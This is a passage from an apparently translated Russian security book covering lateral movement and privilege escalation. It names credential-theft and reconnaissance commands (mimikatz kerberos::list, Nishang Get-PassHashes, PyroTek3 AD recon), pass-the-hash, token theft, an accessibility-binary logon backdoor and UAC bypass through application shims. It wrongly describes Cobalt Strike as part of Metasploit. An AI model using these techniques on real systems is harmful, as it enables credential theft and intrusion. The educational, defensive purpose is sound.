enable_winrm - Enable WinRM on a targeted host
registry_mod - Modify the registry on the targeted system
remote_posh - Run a PowerShell script on a system and receive output
sched_job - Manipulate scheduled jobs
service_mod - Create, delete, or modify services

Process Operations
=====
process_kill - Kill a specific process
process_start - Start a process on a remote machine
ps - Process listing

System Operations
=====
active_users - List domain users with active processes on a system
basic_info - Gather hostname and other basic system info
drive_list - List local and network drives
ifconfig - IP information for NICs with IP addresses
installed_programs - Receive a list of all programs installed
logoff - Logs users off the specified system
reboot - Reboot a system
power_off - Power off a system
vacant_system - Determine if a user is away from the system.

Log Operations
=====
logon_events - Identify users that have logged into a system
```

Рис. 7.3

Запланированные задачи также используются злоумышленниками для незаметной кражи данных. Они являются идеальными, поскольку могут использовать ресурсы процессора и пропускную способность сети. Поэтому запланированные задачи подходят для больших файлов, которые нужно сжать и передать по сети. Задачи можно настроить на выполнение в ночное время суток или в выходные дни, когда на целевых компьютерах никто не работает.

Кража авторизационных токенов

Сообщается, что это новый метод, который хакеры используют для дальнейшего распространения, когда входят в сеть. Он очень эффективен и применяется почти во всех известных атаках, о которых сообщалось с 2014 г. В этом методе используются такие инструменты, как Mimikatz (как упомянуто в главе 6 «Охота на пользовательские реквизиты») и редактор учетных записей Windows для поиска учетных записей пользователей в памяти компьютера. Затем он может использовать их для создания мандатов Kerberos, с помощью которых злоумышленник может повысить привилегии обычного пользователя до статуса администратора домена. Однако для этого в памяти нужно найти существующий токен с правами администратора домена или учетную запись пользователя администратора домена. Еще одна проблема при использовании этих инструментов заключается в том, что их можно обнаружить антивирусными программами, когда те будут выполнять подозрительные действия. Однако, как и в случае с большинством инструментов, злоумышленники развиваются и создают версии, которые совершенно невозможно обнаружить. Злоумышленники могут использовать другие средства, такие как PowerShell, чтобы избежать обнаружения. Этот метод тем не менее представляет собой серьезную угрозу, поскольку с его помощью можно очень быстро повысить привилегии пользователя. Его можно использовать в совокупности со средствами, которые могут остановить антивирусные программы, чтобы полностью предотвратить обнаружение.

Атака Pass-the-hash

Как упоминалось в предыдущей главе, эта тактика хакеров использует особенности работы протоколов NTLM. Вместо проникновения в систему с помощью метода полного перебора или атак по словарю они используют хеши паролей. По этой причине они не ищут незашифрованные пароли, а просто используют хеши паролей при запросе аутентификации на удаленных компьютерах. Злоумышленники ищут хеши паролей на компьютерах, которые они, в свою очередь, могут передавать службам, требующим аутентификации.

Помимо примеров, приведенных в главе 6 «Охота на пользовательские реквизиты», вы также можете использовать утилиту PowerShell Nishang для сбора всех хешей паролей локальной учетной записи с помощью команды Get-PassHashes.

Active Directory

Это самый богатый источник информации об устройствах, подключенных к доменной сети. Он также дает системным администраторам контроль над этими устройствами. Его можно назвать телефонной книгой любой сети, в которой хранится информация обо всех ценных вещах, которые хакеры, возможно, ищут в сети. У **Active Directory (AD)** так много возможностей, что хакеры готовы вылезти из кожи вон, чтобы добраться до него, как только проникнут в сеть. Сетевые сканеры, внутренние угрозы и инструменты удаленного доступа могут использоваться, чтобы предоставить хакерам доступ к AD.

AD хранит имена пользователей в сети наряду с их ролями в организации. Каталог позволяет администраторам изменять пароли для любого пользователя в сети. Для хакеров это очень простой способ получить доступ к другим компьютерам в сети с минимальными усилиями. AD также позволяет администраторам изменять привилегии пользователей, и, следовательно, хакеры могут использовать его для повышения учетных записей до уровня администраторов домена. Есть очень много вещей, которые хакеры могут сделать, используя AD. Следовательно, это главная мишень атак и причина, по которой организации стремятся обезопасить сервер, который выполняет эту роль.

По умолчанию процесс аутентификации в системе Windows, которая принадлежит домену AD, будет выполняться с использованием Kerberos. Существует также много служб, которые будут регистрироваться в AD, чтобы получить **первичное имя службы (SPN)**. В зависимости от стратегии Красной команды первый шаг при атаке AD – разведка среды, которая может начаться только со сбора основной информации из домена. Один из способов сделать это без шума – использовать скрипты PowerShell от PyroTek3 (<https://github.com/PyroTek3/PowerShell-AD-Recon>).

Для этой базовой информации можно использовать команду
Get-PSADForestInfo

Следующим шагом может быть выяснение того, какие SPN доступны. Чтобы получить все имена из AD, можно использовать команду

Discover-PSInterestingServices -GetAllForestSPNs

Это даст вам большое количество информации, которую можно использовать для продолжения атаки. Если вы хотите знать только те учетные записи служб, которые в настоящее время настроены с SPN, то также можете использовать команду

Find-PSServiceAccounts -Forest

Можно использовать mimikatz для получения информации о мандатах Kerberos, применяя команду

mimikatz # kerberos::list

Еще один подход – атаковать AD, эксплуатируя уязвимость MS14-068 (9). Хотя это и старая уязвимость (ноябрь 2014 г.), она очень мощная, поскольку позволяет пользователю с действующей учетной записью домена получать привилегии администратора путем создания поддельного **сертификата учетной записи привилегии (PAC)**, который содержит членство учетной записи администратора внутри запроса на мандат (TG_REQ), отправленного в **центр распределения ключей (KDC)**.

Удаленный доступ к реестру

Реестр – сердце Windows, поскольку он дает контроль как над аппаратным, так и над программным обеспечением компьютера. Редактирование реестра обычно используется как часть других методов и тактик дальнейшего распространения. Его также можно использовать в качестве метода, если у злоумышленника уже есть удаленный доступ к компьютеру жертвы. Реестр можно редактировать удаленно, чтобы отключить механизмы защиты, автозапуск таких программ, как антивирус, и установить конфигурации, поддерживающие бесперебойное существование вредоносных программ. Есть очень много способов, с помощью которых хакер может получить удаленный доступ к компьютеру для редактирования реестра. Некоторые из них мы уже обсуждали.

Ниже приведен один из методов реестра, используемых в процессе взлома:

HKLM\System\CurrentControlSet\Services

Это место, где Windows хранит информацию о драйверах, установленных на компьютере. Драйверы обычно запрашивают свои глобальные данные с этого пути во время инициализации. Тем не менее иногда вредоносные программы создаются для того, чтобы устанавливать себя в это дерево, что делает их практически необнаруживаемыми. Хакер запустит их в качестве службы или драйвера с правами администратора. Поскольку они уже прописаны в реестре, то, как правило, эта служба будет рассматриваться как допустимая. Также можно установить автоматический запуск при загрузке.

Анализ взломанных хостов

Это, пожалуй, самый простой из всех методов дальнейшего распространения. Он осуществляется после того, как злоумышленник уже получил доступ к компьютеру. Злоумышленник осмотрит взломанный компьютер для получения любой информации, которая может помочь ему/ей двигаться дальше. Эта информация включает в себя пароли, хранящиеся в браузерах, пароли, хранящиеся в текстовых файлах, журналы и скриншоты с действиями скомпрометированного пользователя, а также любые подробности, хранящиеся во внутренней сети организации. Иногда доступ, полученный к компьютеру высокопоставленного сотрудника, может дать хакерам много внутренней информации, включая политику организации. Анализ такого компьютера можно использовать, чтобы подготовить почву для более разрушительной атаки.

Консоли центрального администратора

Решительные злоумышленники, которые хотят пересечь сеть, стремятся к консолям центрального администратора, а не к отдельным пользователям. Требуется меньше усилий для управления интересующим устройством с консоли по сравнению с тем, чтобы каждый раз взламывать его. Это причина, по которой контроллеры банкоматов, системы управления POS-терминалами, инструменты сетевого администрирования и AD являются основными целями хакеров. После того как хакеры получают доступ к этим консолям, их очень трудно ликвидировать, но в то же время они могут нанести гораздо больший урон. Этот тип доступа выводит их за пределы внимания системы безопасности, и они могут даже ограничить действия сетевого администратора компании.

Кража сообщений электронной почты

Огромный процент конфиденциальной информации об организации хранится в электронных письмах при переписке между сотрудниками. Таким образом, доступ к почтовому ящику одного пользователя – подарок судьбы для хакера. Из электронных писем хакер может собрать информацию об отдельных пользователях, чтобы использовать ее для фишинга. Таргетированный фишинг – это специализированные фишинговые атаки, направленные на конкретных людей, как обсуждалось в главе 4 «Разведка и сбор данных». Доступ к электронной почте также позволяет хакерам изменять тактику атаки. При возникновении предупреждений системные администраторы обычно отправляют пользователям по электронной почте информацию о процессе реагирования на инциденты и мерах предосторожности, которые необходимо предпринять. Эта информация – возможно, все, что нужно хакерам, чтобы соответствующим образом исправить свою атаку.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. *Heddings L.* Using PsTools to Control Other PCs from the Command Line // Howto geek.com. 2017. <https://www.howtogeek.com/school/sysinternals-pro/lesson8/all/>.
2. *Sanders C.* PsExec and the Nasty Things It Can Do – TechGenix // Techgenix.com. 2017. <http://techgenix.com/psexec-nasty-things-it-can-do/>.
3. *FitzGerald D.* The Hackers Inside Your Security Cam // Wall Street Journal. 2017. <https://search.proquest.com/docview/1879002052?accountid=45049>.
4. *Metcalf S.* Hacking with PowerShell – Active Directory Security // Adsecurity.org. 2017. <https://adsecurity.org/?p=208>.
5. *Hesseldahl A.* Details Emerge on Malware Used in Sony Hacking Attack // Recode. 2017. <https://www.vox.com/2014/12/2/11633426/details-emerge-on-malware-used-in-sony-hacking-attack>.
6. Fun with Incognito – Metasploit Unleashed // Offensive-security.com. 2017. <https://www.offensive-security.com/metasploit-unleashed/fun-incognito/>.

7. Hasayen A. Pass-the-Hash attack // Ammar Hasayen. 2017. <https://ammarhasayen.com/2014/06/04/pass-the-hash-attack-compromise-whole-corporate-networks/>.
8. Metcalf S. Hacking with PowerShell – Active Directory Security // Adsecurity.org. 2018. <https://adsecurity.org/?p=208>.
9. Microsoft Security Bulletin MS14-068 – Critical // ocs.microsoft.com. 2018. <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2014/ms14-068>.

РЕЗЮМЕ

В этой главе мы обсудили способы, с помощью которых злоумышленники могут использовать легитимные инструменты для выполнения дальнейшего распространения в сети. Некоторые инструменты очень мощные, поэтому они обычно являются основными объектами атак. Эта глава раскрывает возможности эксплуатации, использовавшиеся по отношению к организациям, через которые злоумышленники могли проскользнуть внутрь и улизнуть. Говорят, что фаза дальнейшего распространения является самой длинной, поскольку хакеры не торопятся, чтобы пересечь всю сеть.

В конце этой фазы очень мало что можно сделать, чтобы не дать хакерам еще больше скомпрометировать системы-жертвы. Судьба жертвы почти всегда предрешена, что мы увидим в следующей главе. В ней мы рассмотрим повышение привилегий и сосредоточимся на том, как злоумышленники повышают привилегии скомпрометированных учетных записей. Мы обсудим повышение привилегий двух видов (вертикальное и горизонтальное) и способы, с помощью которых это можно сделать.

Глава 8

Повышение привилегий

В предыдущих главах мы объяснили процесс выполнения атаки до момента, когда злоумышленник может скомпрометировать систему. В главе 7 «Дальнейшее распространение по сети» мы обсудили, как злоумышленник может перемещаться в скомпрометированной системе, не будучи идентифицированным или избегая оповещений об опасности. Наблюдалась общая тенденция, когда, чтобы избежать этих оповещений, использовались легитимные средства. Аналогичную тенденцию также можно наблюдать в этой фазе жизненного цикла атаки.

В этой главе будет уделено пристальное внимание тому, как злоумышленники повышают привилегии учетных записей пользователей, которые они скомпрометировали. Задача злоумышленника на этом этапе – получить необходимый уровень привилегий для достижения большей цели. Это может быть массовое удаление, повреждение или кражи данных, отключение компьютеров, порча оборудования и многое другое. Злоумышленнику требуется контроль над системами доступа, чтобы он мог выполнить все свои планы. В основном злоумышленники стремятся получить привилегии уровня администратора, прежде чем они перейдут к фактической атаке. Многие разработчики систем используют правило наименьших привилегий, т. е. назначают пользователям наименьшее количество привилегий, необходимых для выполнения их задач. Поэтому большинство учетных записей не имеет достаточных прав, которыми можно злоупотреблять для получения доступа или изменения файлов. Хакеры, как правило, будут взламывать учетные записи с низкими привилегиями и, следовательно, должны будут обновить их до более высоких привилегий, чтобы получить доступ к файлам или выполнить изменения в системе.

В этой главе будут рассмотрены следующие темы:

- инфильтрация;
- как избежать оповещений;
- выполнение повышения привилегий;
- заключение.

Инфильтрация

Повышение привилегий обычно происходит глубоко внутри атаки. Это означает, что злоумышленник уже провел разведку и успешно скомпрометировал

систему, благодаря чему получил доступ. После этого злоумышленник пройдет через нее с помощью дальнейшего распространения и определит все системы и устройства, представляющие интерес. На этом этапе злоумышленнику нужна надежная зацепка в системе. Возможно, он скомпрометировал учетную запись обычного пользователя и, следовательно, будет искать учетную запись с более высокими привилегиями для дальнейшего изучения системы или подготовки к последнему удару. Повышение привилегий – непростая фаза, поскольку иногда для повышения привилегий злоумышленнику необходимо использовать комбинацию навыков и инструментов. Обычно существует два вида повышения привилегий: горизонтальное и вертикальное.

Горизонтальное повышение привилегий

При горизонтальном повышении привилегий злоумышленник использует обычную учетную запись для доступа к учетным записям других пользователей. Это простой процесс, поскольку злоумышленник не стремится активно обновлять привилегии учетной записи, ведь они ему предоставлены. Поэтому при данном типе повышения привилегий для обновления учетных записей не используются никакие инструменты. Существует два основных способа горизонтального повышения привилегий. Первый – посредством программных ошибок, в результате чего обычный пользователь может просматривать файлы других пользователей и получать к ним доступ из-за ошибки при написании системы. Как видно, никакие специальные инструменты не используются, и все же злоумышленник получает доступ к файлам, которые в противном случае должны были быть скрыты от глаз обычных пользователей.

Еще один пример – случай, когда злоумышленнику повезло скомпрометировать учетную запись администратора. При этом не будет необходимости использовать инструменты и методы взлома для повышения привилегий учетной записи, которую взломал пользователь. Уже обладая привилегиями уровня администратора, злоумышленники могут продолжить атаку, создав других пользователей уровня администратора. Также они могут просто использовать уже взломанную учетную запись для выполнения атаки. Горизонтальное повышение привилегий обычно можно сделать с помощью инструментов и методов, которые крадут учетные данные входа в систему на этапе, когда хакеры компрометируют ее. В главе, посвященной компрометации системы, обсуждался ряд инструментов, с помощью которых было показано, как хакер может восстановить пароли, украсть их у пользователей или непосредственно скомпрометировать учетные записи. В удачных для хакера сценариях скомпрометированные учетные записи будут принадлежать пользователям с привилегиями высокого уровня, поэтому у них не будет трудностей при обновлении учетной записи.

Вертикальное повышение привилегий

Еще один тип повышения привилегий – вертикальное повышение, состоящее из более требовательных методов повышения привилегий и включающее

в себя использование специальных инструментов взлома. Это сложно, но не невозможно, поскольку злоумышленник вынужден выполнять действия на уровне администратора или ядра с целью незаконного повышения прав доступа. Вертикальное повышение прав более сложное, но также и более полезное для злоумышленника, поскольку он может получить системные права. У системного пользователя больше прав, чем у администратора, следовательно, он может причинить больше вреда. У злоумышленника также больше шансов остаться и выполнить действия в сетевой системе, будучи при этом незамеченными. С правами суперпользователя злоумышленник может выполнять действия, которые администратор не может остановить. Методы вертикального повышения варьируются от системы к системе. В Windows распространенной практикой является переполнение буфера для вертикального повышения привилегий. Это уже было засвидетельствовано в эксплойте EternalBlue, который, как утверждается, является одним из средств взлома, принадлежащих АНБ. Однако он был опубликован хакерской группой Shadow Brokers.

В Linux вертикальное повышение осуществляется путем предоставления злоумышленникам привилегий суперпользователя, которые позволяют им изменять системы и программы. В Mac вертикальное повышение привилегий выполняется благодаря процессу **джейлбрейк**, позволяя хакерам осуществлять ранее запрещенные операции. Это операции, от которых производители ограничивают пользователей, чтобы защитить целостность своих устройств и операционных систем. Вертикальное повышение также выполняется в веб-инструментах. Обычно это происходит за счет эксплуатации кода, используемого в серверной части. Время от времени разработчики систем по незнанию оставляют уязвимости, которые могут быть использованы хакерами, особенно при отправке форм.

Как избежать оповещений

Так же, как и на предыдущих этапах, в интересах хакера избегать возникновения каких-либо оповещений, сообщающих о том, что система была скомпрометирована. Обнаружение, особенно на этом этапе, будет дорогостоящим, поскольку будет означать, что все усилия, предпринятые злоумышленником, пройдут даром. Поэтому, прежде чем злоумышленник выполнит этот этап, обычно отключается система безопасности, если это возможно. Методы повышения привилегий также довольно сложны.

В большинстве случаев злоумышленнику придется создавать файлы с временноенным кодом, а не использовать стандартные инструменты для выполнения злонамеренных действий против системы.

Большинство систем будет написано для предоставления привилегий только легитимным службам и процессам. Поэтому злоумышленники попытаются скомпрометировать эти службы и процессы, чтобы получить преимущество от выполнения действий с повышенными привилегиями. Хакерам сложно ис-

пользовать метод полного перебора, чтобы получить привилегии администратора, поэтому они часто идут по пути наименьшего сопротивления. Если это означает создание файлов, идентичных тем, которые система признает легитимными, они это сделают.

Еще один способ избежать оповещений – использовать легитимные средства для выполнения атаки. Как упоминалось в предыдущих главах, использование PowerShell в качестве хакерского инструмента растет вследствие его мощности, а также из-за того, что многие системы не генерируют оповещения, поскольку это встроенный инструмент ОС.

ВЫПОЛНЕНИЕ ПОВЫШЕНИЯ ПРИВИЛЕГИЙ

Повышение привилегий может быть выполнено несколькими способами, что зависит от уровня мастерства, которым обладает хакер, и предполагаемого результата процесса повышения привилегий. В Windows доступ с правами администратора не должен быть особо распространен, и у обычных пользователей нет такого доступа к системам. Однако иногда возникает необходимость предоставить удаленным пользователям права администратора, чтобы они могли устранять неполадки и решать проблемы. Это то, о чем должны беспокоиться системные администраторы. Предоставляя удаленным пользователям доступ с правами администратора, администраторы должны быть достаточно осторожны, чтобы гарантировать, что этот тип доступа не используется для повышения привилегий. Существуют риски, когда обычные сотрудники организации обладают таким доступом. Они делают сеть открытой для атак по некоторым векторам.

Начнем с того, что злоумышленники также могут использовать этот уровень доступа для извлечения хешей паролей, которые впоследствии могут быть использованы для восстановления реальных паролей или непосредственно при удаленных атаках через передачу хеша. Это уже подробно обсуждалось в главе 7 «Дальнейшее распространение по сети». Другая угроза заключается в том, что они могут использовать свои системы для захвата пакетов. Злоумышленники также могут устанавливать программное обеспечение, которое может оказаться вредоносным. Наконец, они могут проникать в реестр. Поэтому предполагается, что предоставление подобного доступа пользователям – плохая практика.


Поскольку доступ с правами администратора является строго охраняемой привилегией, злоумышленникам, чтобы получить доступ, в основном придется пробиваться, используя ряд инструментов и методов. Компьютеры Apple обладают несколько более надежной операционной системой, когда речь заходит о безопасности. Однако существует несколько способов, обнаруженных злоумышленниками, которые можно использовать для повышения привилегий в OS X.

Ниже приведены некоторые наиболее часто используемые методы повышения привилегий.

Эксплуатация неисправленных операционных систем

Windows, как и многие другие операционные системы, следит за тем, как хакеры могут скомпрометировать ее. Она продолжает выпускать патчи, чтобы исправить это. Однако некоторые сетевые администраторы не могут своевременно устанавливать эти исправления. Кто-то вообще отказывается от исправлений. Таким образом, высока вероятность того, что злоумышленник найдет компьютеры, на которых отсутствуют патчи. Хакеры используют инструменты сканирования, чтобы узнать информацию об устройствах в сети и идентифицировать те, которые не были исправлены. Инструменты, которые могут быть использованы для этого, мы обсуждали в главе 4 «Разведка и сбор данных». Два наиболее часто используемых – Nessus и Nmap. После идентификации неисправленных компьютеров хакеры могут искать экспloitы из Kali Linux, которые можно использовать для эксплуатации. Searchsploit будет содержать соответствующие экспloitы, которые могут быть использованы для компьютеров с отсутствующими патчами. Как только экспloitы будут обнаружены, злоумышленник скомпрометирует систему. Затем он использует PowerUp, чтобы обойти управление привилегиями Windows, и обновит пользователя на уязвимом компьютере до администратора.


Если злоумышленник не хочет использовать инструменты сканирования для проверки текущего состояния системы, включая исправления, можно воспользоваться инструментом командной строки WMI под названием `wmis` для получения списка установленных обновлений, как показано на рис. 8.1.



```
C:\Users\Yuri>wmic qfe get Caption,Description,HotFixID,InstalledOn
Caption                               Description      HotFixID   InstalledOn
Caption                               Description      HotFixID   InstalledOn
http://support.microsoft.com/?kbid=4022405  Update        KB4022405  6/21/2017
http://support.microsoft.com/?kbid=4038806  Security Update KB4038806  9/13/2017
http://support.microsoft.com/?kbid=4038788  Security Update KB4038788  9/14/2017
```

Рис. 8.1

Еще один вариант – использовать команду PowerShell `get-hotfix` (рис. 8.2).



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Yuri> get-hotfix
Source      Description      HotFixID      InstalledBy      InstalledOn
-----      -----          -----          -----
YDIO8DOT1   Update          KB4022405    NT AUTHORITY\SYSTEM 6/21/2017 12:00:00 AM
YDIO8DOT1   Security Update KB4038806    NT AUTHORITY\SYSTEM 9/13/2017 12:00:00 AM
YDIO8DOT1   Security Update KB4038788    NT AUTHORITY\SYSTEM 9/14/2017 12:00:00 AM
```

Рис. 8.2

Манипулирование маркерами доступа

В Windows все процессы запускаются определенным пользователем, и система знает права и привилегии, которыми обладает пользователь. Windows обычно использует маркеры доступа для определения владельцев всех запущенных процессов. Этот метод повышения привилегий используется для того, чтобы процессы выглядели так, как если бы они были запущены другим пользователем, а не тем, кто их фактически запустил. Способ, которым Windows управляет правами администратора, подвержен атакам. Операционная система регистрирует пользователей с правами администратора как обычных пользователей, но затем выполняет их процессы с правами администратора. Windows использует команду `run as administrator` для выполнения процессов с правами администратора. Поэтому, если злоумышленник может обмануть систему, заставив ее поверить, что процессы запускаются администратором, эти процессы будут работать, не пересекаясь с правами администратора полного уровня.

Манипулирование маркерами доступа происходит, когда злоумышленники ловко копируют маркеры из существующих процессов, используя встроенные функции Windows API. Они специально нацелены на процессы, которые запускаются администраторами на компьютере. Когда они вставляют маркеры доступа администратора в Windows при запуске нового процесса, она запускает процессы с правами администратора. Манипулирование маркерами доступа также может происходить, когда хакерам известны учетные данные администратора. Они могут быть украдены при различных типах атак и затем использованы для манипулирования маркерами доступа. В Windows есть опция запуска приложения от имени администратора. Для этого Windows запросит у пользователя ввод учетных данных администратора и запустит программу/процесс с правами администратора.

Наконец, манипулирование маркерами также может происходить, когда злоумышленник использует украденные маркеры для аутентификации процессов удаленной системы, но при условии, что у этих маркеров есть соответствующие права доступа в удаленной системе.

Манипулирование маркерами доступа широко используется в Metasploit, речь о котором шла в главе 5 «Компрометация системы». В состав Metasploit входит инструмент Meterpreter, который может осуществлять кражу маркеров и использовать украденные маркеры для запуска процессов с повышенными привилегиями. В Metasploit также есть инструмент Cobalt Strike, который использует преимущества кражи маркеров. Такие инструменты способны украсть и создать собственные маркеры с правами администратора. Суть этого метода повышения привилегий заключается в том, что существует заметная тенденция, когда злоумышленники пользуются преимуществами легитимной системы. Можно сказать, что это форма обхода обороны со стороны злоумышленника.

Эксплуатация специальных возможностей

В Windows есть несколько специальных возможностей, которые должны помочь пользователям лучше взаимодействовать с ОС, причем больше внимания уделяется пользователям с нарушением зрения. В число этих функций входят лупа, экранная клавиатура, переключатель экрана и рассказчик. Эти функции удобно размещаются на экране входа в Windows, чтобы иметь возможность оказывать поддержку пользователю с момента входа в систему. Однако злоумышленники могут манипулировать этими функциями для создания бэкдора, с помощью которого они могут войти в систему без аутентификации. Это довольно простой процесс, и его можно выполнить за считанные минуты. Злоумышленнику потребуется скомпрометировать компьютер Windows с помощью LiveCD. Этот инструмент позволит злоумышленнику загрузиться с ОС Linux Desktop. После этого диск с ОС Windows будет виден и доступен для редактирования. Все эти специальные возможности хранятся в виде исполняемых файлов в папке System32. Поэтому хакер удалит один или несколько из них и заменит их на приложение, открывающее командную строку или бэкдор. После того как замена будет завершена и хакер выйдет из системы, при запуске Windows все будет выглядеть нормально. Однако у злоумышленника будет возможность обойти приглашение входа в систему. Когда ОС отображает приглашение ввести пароль, злоумышленник в ответ на запрос может просто щелкнуть на любую из специальных возможностей и запустить командную строку.

Командная строка, которая при этом отображается, будет выполняться с системным уровнем доступа, что является высшим уровнем привилегий для компьютера с Windows. Злоумышленник может использовать полученный доступ к командной строке для выполнения других задач. Он может открывать браузеры, устанавливать программы, создавать новых пользователей, используя привилегии, и даже устанавливать бэкдоры. Еще более опасная вещь, которую может сделать злоумышленник, – запустить Windows Explorer, введя в командную строку команду explorer.exe. На компьютере, куда злоумышленник даже не вошел, откроется проводник Windows, причем с привилегиями системного пользователя. Это означает, что у злоумышленника есть исключительные права делать на компьютере все, что ему угодно, без входа в систему в качестве администратора. Этот метод повышения привилегий очень эффективен, но он требует от злоумышленника физического доступа к компьютеру жертвы. Поэтому в основном это осуществляется с помощью внутренних угроз или злоумышленников, которые входят в помещения организации, используя методы социальной инженерии.

Application Shimming

Application Shimming – это фреймворк Windows Application Compatibility, созданный Windows, чтобы программы могли работать в тех версиях ОС, для которых они изначально не были созданы. Благодаря этой платформе большинство приложений, которые раньше работали в Windows XP, сегодня может работать в Windows 10. Работа фреймворка довольно проста: он создает «прокладку» (shim), представляющую собой библиотеку, которая выступает в качестве буфера между старой версией программы и операционной системой. Во время выполнения программ обращение к кешу этой библиотеки позволяет определить, нужно ли им использовать базу данных «прокладки». Если да, эта база данных будет использовать API для обеспечения эффективного перенаправления кодов программы для связи с ОС. Поскольку прокладки напрямую связаны с ОС, Windows решила добавить функцию безопасности, где они будут работать в пользовательском режиме.

Без привилегий администратора прокладки не могут модифицировать ядро. Однако злоумышленникам удалось создать специализированные прокладки, которые могут обойти контроль учетных записей пользователей, внедрить DLL-библиотеки в запущенные процессы и вмешаться в адреса памяти. Эти прокладки могут позволить злоумышленнику запускать собственные вредоносные программы с повышенными привилегиями. Их также можно использовать для отключения программного средства обеспечения безопасности, особенно Защитника Windows.

Приведенная ниже диаграмма иллюстрирует использование специализированной прокладки для новой версии Windows (рис. 8.3).




Рис. 8.3

Полезно взглянуть на пример того, как она создается. Сначала необходимо запустить программу **Администратор совместимости** из Набора средств для обеспечения совместимости приложений от Microsoft (**Microsoft Application Compatibility Toolkit**).

Он показан на рис. 8.4 (12).




Рис. 8.4

Затем необходимо создать новую базу данных в разделе **Custom Databases**, щелкнув правой кнопкой мыши на параметре **New Database(1)** (Новая база данных (1)) и выбрав создание нового исправления для приложения.

На рис. 8.5 ниже показан процесс создания нового исправления для приложения (12).




Рис. 8.5

Следующим шагом является подробное описание конкретной программы, для которой вы хотите создать прокладку (рис. 8.6).




Рис. 8.6

После этого вы должны выбрать версию Windows, для которой создается прокладка. Затем будет показано несколько исправлений совместимости для конкретной программы. Вы можете выбрать нужные вам исправления.

